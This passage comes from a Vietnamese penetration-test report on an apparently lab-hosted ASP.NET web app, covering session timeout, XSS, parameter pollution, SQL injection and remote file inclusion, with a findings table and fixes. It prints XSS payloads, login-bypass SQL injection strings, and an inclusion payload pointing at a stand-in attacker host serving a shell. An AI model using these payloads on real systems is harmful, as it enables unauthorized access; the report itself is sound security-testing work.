**Mức nguy hiểm: A7 – 2021 Identification and Authentication Failures**, Trung bình nếu không bị lộ, cao nếu bị lộ cookie, kẻ tấn công tái sử dụng được.

### Hướng khắc phục:

- Triển khai "JWT blacklist" (Danh sách token bị hủy)
- JWT ngắn hạn (5-15 phút)

## 3.6.6 Testing Session Timeout

**Mục tiêu:** Kiểm tra xem phiên đăng nhập có tự động hết hạn sau một khoảng thời gian không hoạt động hay không.

### Phương pháp:

- Đăng nhập tài khoản hợp lệ.
- Không thao tác trong 20 phút.
- Sau đó truy cập một trang yêu cầu xác thực.

### Kết quả:

- Phiên không bị hết hạn sau 20 phút.
- Cookie/JWT vẫn còn hiệu lực.
- Vẫn truy cập được vào các chức năng bảo vệ sau thời gian chờ.

### Đánh giá:

Ứng dụng chưa xử lý timeout phiên làm việc. Nếu thiết bị bị người khác sử dụng lại, có thể truy cập trái phép.

## 3.7 Input Validation Testing

### 3.7.1 Testing for Reflected Cross Site Scripting

**Mục tiêu:** Kiểm tra xem hệ thống có lọc đúng đầu vào người dùng để ngăn XSS phản xạ.



---


### Phương pháp:

Gửi payload XSS như "><script>alert('henho')</script> hoặc 1'%22()%26%25<acx><ScRiPt>alert(document.domain);</ScRiPt> vào ô nhập Username trên form đăng nhập.

### Kết quả kiểm thử:

Payload XSS được hiển thị lại trong HTML, nhưng không bị thực thi.

View sử dụng @Html.Encode(Model.LoginErrorMessage) để encode đầu ra người dùng → Razor đã xử lý đúng chuẩn.



```
@if (!string.IsNullOrEmpty(Model.LoginErrorMessage))
{
 <div class="alert alert-danger">
 @Html.Encode(Model.LoginErrorMessage)
 </div>
}
```

Hình 53: Razor View

## 3.7.2 Testing for HTTP Parameter Pollution

**Mục tiêu:** Kiểm tra xem khi gửi 2 tham số Username trong cùng một request thì hệ thống chọn giá trị nào để đăng nhập.

### Phương pháp:

- Dùng Burp Suite để gửi request đến /Account/Login.
- Chèn thêm ví trí vào username.
- Payload chèn thêm một user là fake để test.
- Quan sát Status code và Response length để phân biệt đăng nhập thành công và thất bại.



```
1 POST /Account/Login HTTP/1.1
2 Host: 192.168.80.2:8084
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 31
9 Origin: http://192.168.80.2:8084
10 Connection: keep-alive
11 Referer: http://192.168.80.2:8084/Account/Login
12 Cookie: ASP.NET_SessionId=u0euuzshhk2uttyoj0xh4itd
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 Username=$admin$&Username=$quyen$&Password=123456
```

Hình 54: Gửi request đến /Account/Login

Request ^	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length
0			302	749			660
1		quyen	200	101			6575
2		quyen	200	1			6575
3		quyen	200	1			6575
4	admin	quyen	302	2			660
5	quyen	quyen	302	3			658
6	fake	quyen	200	3			6593
7		admin	200	1			6575
8		admin	200	2			6575
9		admin	200	1			6575
10	admin	admin	302	2			660
11	quyen	admin	302	2			658
12	fake	admin	200	2			6593
13		fake	200	1			6575
14		fake	200	1			6575
15		fake	200	1			6575
16	admin	fake	302	2			660
17	quyen	fake	302	3			658
18	fake	fake	200	2			6593

Hình 55: Kết quả Payload

### Đánh giá:

- Khi Payload 1 (Username) = quyen và Password đúng → đa số 302 (thành công).
- Khi Payload 1 = fake, thất bại (200).
- Payload 2 (Username thứ hai) dường như không ảnh hưởng nếu Payload 1 đúng. Ví dụ, Username=admin&Username=quyen vẫn có trường hợp thành công.
- Cho thấy hệ thống luôn ưu tiên giá trị đầu của Username.

### 3.7.3 Testing for SQL Injection

**Mục tiêu:** Xác định xem trang có bị tấn công SQL Injection không.

**Phạm vi:** /Admin/HomeAdmin/Login & /Account/Login

**Phương pháp:** Chèn các payload SQL như:


+ ' OR '1'='1

+ ' OR '1'='1' –

+ ' OR '1'='1' /\*

**URL:** /Admin/HomeAdmin/Login

Hình 56: Giao diện Admin



Hình 57: Trang chủ Admin

**Kết quả:** Thành công truy cập bằng SQL Injection.

**Mức nguy hiểm:** Rất cao, **A3 – 2021 : Injection**, hệ thống dễ dàng vượt qua chỉ vì câu lệnh bypass đơn giản.

**Hướng khắc phục:**


- + Validate và làm sạch dữ liệu đầu vào.
- + Không dùng câu lệnh SQL trực tiếp trong Action.

**URL:** /Account/Login

**Kết quả:** Không phát hiện lỗ hổng SQL Injection, Payload thử nghiệm trên không hiệu quả.

### 3.7.4 Testing for Remote File Inclusion

**Mục tiêu:** Xác định xem ứng dụng có cho phép bao gồm (include) các file từ nguồn từ xa (remote) thông qua các tham số URL hay không.



## Server Error in '/' Application.

*The resource cannot be found.*

**Description:** HTTP 404. The resource you are looking for (or one of its dependencies) could have

**Requested URL:** /Guide/Guide/Read

**Kết quả:** Trong môi trường ASP.NET MVC, việc include file từ URL bên ngoài theo payload như `doc=http://attacker.com/shell.aspx` không được hỗ trợ theo mặc định. Kết quả kiểm thử cho thấy server trả về lỗi 404 “The resource cannot be found”, cho thấy ứng dụng không bị ảnh hưởng bởi lỗ hổng Remote File Inclusion (RFI) theo cách truyền thống.

## CHƯƠNG IV: BÁO CÁO KẾT QUẢ KIỂM THỬ

Dựa trên quá trình kiểm thử xâm nhập trên ứng dụng web theo phương pháp Gray box, nhóm đã phân tích và khai thác các lỗ hổng phổ biến trong OWASP Top 10. Dưới đây là bảng tổng hợp kết quả kiểm thử :

STT	Tên lỗi	Mô tả	Mức nguy hiểm
1	SQL Injection	Cho phép bypass admin qua payload ( ' OR '1'='1 )	A03 – Injection (Rất cao)
2	Broken Access Control (IDOR)	User có thể xem thông tin user khác bằng cách thay đổi ID trên URL	A01 – Broken Access Control (Cao)
3	CSRF – Cross Site Request Forgery	Không có CSRF Token ở form POST, có thể gửi request từ bên ngoài	A01 – Broken Access Control (Cao)
4	Weak Session Logout	JWT vẫn dùng được sau khi logout	A07 – Identification & Authentication Failures (Cao)
5	No Session Timeout	Session không bị hết hạn sau 20 phút không hoạt động	A07 – Identification & Authentication Failures (Trung bình)
6	Default Credential	Tài khoản admin sử dụng mật khẩu mặc định (admin / 123456)	A07 – Identification & Authentication Failures (Cao)
7	Directory Traversal	Truy cập file cấu hình web.config => lộ thông tin DB	A05 – Security Misconfiguration (Cao)
8	Weak Password Policy	Cho phép đặt mật khẩu yếu, không có yêu cầu độ phức tạp	A07 – Identification & Authentication Failures (Trung bình)
9	No HSTS	Web không sử dụng HSTS, dễ bị MITM khi truy cập HTTP	A02 – Cryptographic Failures (Trung bình)
10	Robots.txt lộ đường dẫn nhạy cảm	Thông tin nhạy cảm bị lộ trong robots.txt	A06 – Security Misconfiguration (Thấp–Trung bình)

### Đánh giá tổng thể:

- Tổng số lỗi phát hiện: 10
- Số lỗi nghiêm trọng (Cao – Rất cao): 6
- Ứng dụng tồn tại nhiều lỗ hổng bảo mật ở cả 3 tầng: xác thực, phân quyền, phiên làm việc.

### Khuyến nghị chung:

- Triển khai kiểm tra quyền truy cập phía backend.
- Áp dụng các tiêu chuẩn xác thực mạnh: mật khẩu mạnh, 2FA.
- Sử dụng CSRF Token cho các form POST.
- Thiết lập cơ chế session timeout hợp lý và làm mất hiệu lực JWT sau logout.
- Cấu hình lại robots.txt, xóa file backup.
- Thực hiện kiểm thử định kỳ và triển khai CI/CD kèm theo kiểm tra bảo mật.

---

## CHƯƠNG V: TÀI LIỆU THAM KHẢO

- [1] **OWASP Foundation.** (2020). *OWASP Web Security Testing Guide v4.2*.
- [2] **Stuttard, D., & Pinto, M.** (2011). *The Web Application Hacker's Handbook – Finding and Exploiting Security Flaws* (2nd Edition).